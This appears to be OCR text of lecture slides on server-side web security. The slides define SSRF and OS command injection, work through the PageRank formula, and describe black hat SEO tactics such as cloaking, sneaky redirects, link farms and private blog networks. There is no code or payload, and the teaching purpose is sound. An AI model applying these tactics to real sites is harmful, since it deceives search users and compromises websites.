
FORCE THE SERVER TO CONNECT TO ARBITRARY EXTERNAL SYSTEMS

It is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

- ✔ potentially leaking sensitive data such as authorization credentials.
- ✔ might even allow an attacker to perform arbitrary command execution.

WEB SECURITY – SERVER SIDE – SERVER-SIDE REQUEST FORGERY (SSRF)

AN ATTACKER TO PERFORM ARBITRARY COMMAND EXECUTION



WEB SECURITY – SERVER SIDE – SERVER-SIDE REQUEST FORGERY (SSRF)

AN ATTACKER TO PERFORM ARBITRARY COMMAND EXECUTION

OS command injection (also known as shell injection)

is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application.

GOOGLE SEARCH ENGINE – PAGE RANK (PR)

PageRank (PR) is an algorithm used by Google Search to rank web pages in their search engine results.

If the only links in the system were from pages B, C, and D to A, each link would transfer 0.25 PageRank to A upon the next iteration, for a total of 0.75.

PR(A)=PR(B)+PR(C)+PR(D) = 0.25+0.25+0.25 = 0.75

In other words, the PageRank conferred by an outbound link is equal to the document's own PageRank score divided by the number of outbound links **L( )**.

$$PR(A) = \frac{PR(B)}{L(B)} + \frac{PR(C)}{L(C)} + \frac{PR(D)}{L(D)}.$$

In the general case, the PageRank value for any page **u** can be expressed as:

$$PR(u) = \sum_{v \in B_u} \frac{PR(v)}{L(v)},$$

i.e. the PageRank value for a page **u** is dependent on the PageRank values for each page **v** contained in the set $\mathbf{B_u}$ (the set containing all pages linking to page **u**), divided by the number $L(v)$ of links from page **v**.

WEB SECURITY – SERVER SIDE – BLACK HAT SEO

Compromising of websites by inserting content on the website to influence search engine results.

WHAT IS BLACK HAT SEO

Black hat SEO (Search Engine Optimization) is a practice against search engine guidelines, used to get a site ranking higher in search results. These unethical tactics damage your presence in search engine rather than improve it. It can lead to

- gain a lower position;
- being wiped completely from search results

WEB SECURITY – SERVER SIDE – BLACK HAT SEO

BLACK HAT TECHNIQUES IN SEO

Keyword Stuffing

Keyword stuffing refers to the practice of filling your content with irrelevant keywords in an attempt to manipulate where the page ranks on search results pages.

Cloaking

Cloaking involves showing one piece of content to users and a different piece of content to search engines (hanging the content that appears for search engine crawlers).

WEB SECURITY – SERVER SIDE – BLACK HAT SEO

BLACK HAT TECHNIQUES IN SEO

Sneaky Redirects

A redirect involves sending someone to a different URL than the one they initially clicked. Along the same lines as cloaking, this might include redirecting a search engine crawler to one page and all other users to another page.

Poor Quality Content

Poor quality content that’s of no value to the searcher is also a common practice in black hat SEO. This includes content scraped from another website either by a bot or a person.

WEB SECURITY – SERVER SIDE – BLACK HAT SEO

BLACK HAT TECHNIQUES IN SEO

Paid Links

Search engines like Google strictly ban the buying and selling of links. links manipulate PageRank or a site's ranking in Google search results.

Abusing Structured Data/Rich Snippets

Structured data is also known as rich snippets and schema. It allows you to change how your content is displayed on search engine results pages. It makes your content stand out from competitors and also gives you more real estate on results pages.

WEB SECURITY – SERVER SIDE – BLACK HAT SEO

BLACK HAT TECHNIQUES IN SEO

Blog Comment Spam

As the name suggests, this black hat technique involves including a link to your website in blog comments.

Link Farms

A link farm is a website or a collection of websites developed solely for the purpose of link building. Each website links out to the site or sites they want to rank higher on search engines. Search engines rank websites by looking at the number of links that point to the website, among other factors.

WEB SECURITY – SERVER SIDE – BLACK HAT SEO

BLACK HAT TECHNIQUES IN SEO

Private Blog Networks

A private blog network (PBN) is a bunch of authoritative websites used solely for link building. They are similar to link farms in that they both aim to exaggerate the number of links pointing to a website. Each PBN site links to the site they want to boost in the search results but do not link to each other.

WEB SECURITY

Назарыңызға рахмет!

Спасибо за внимание!

Thank you for your attention!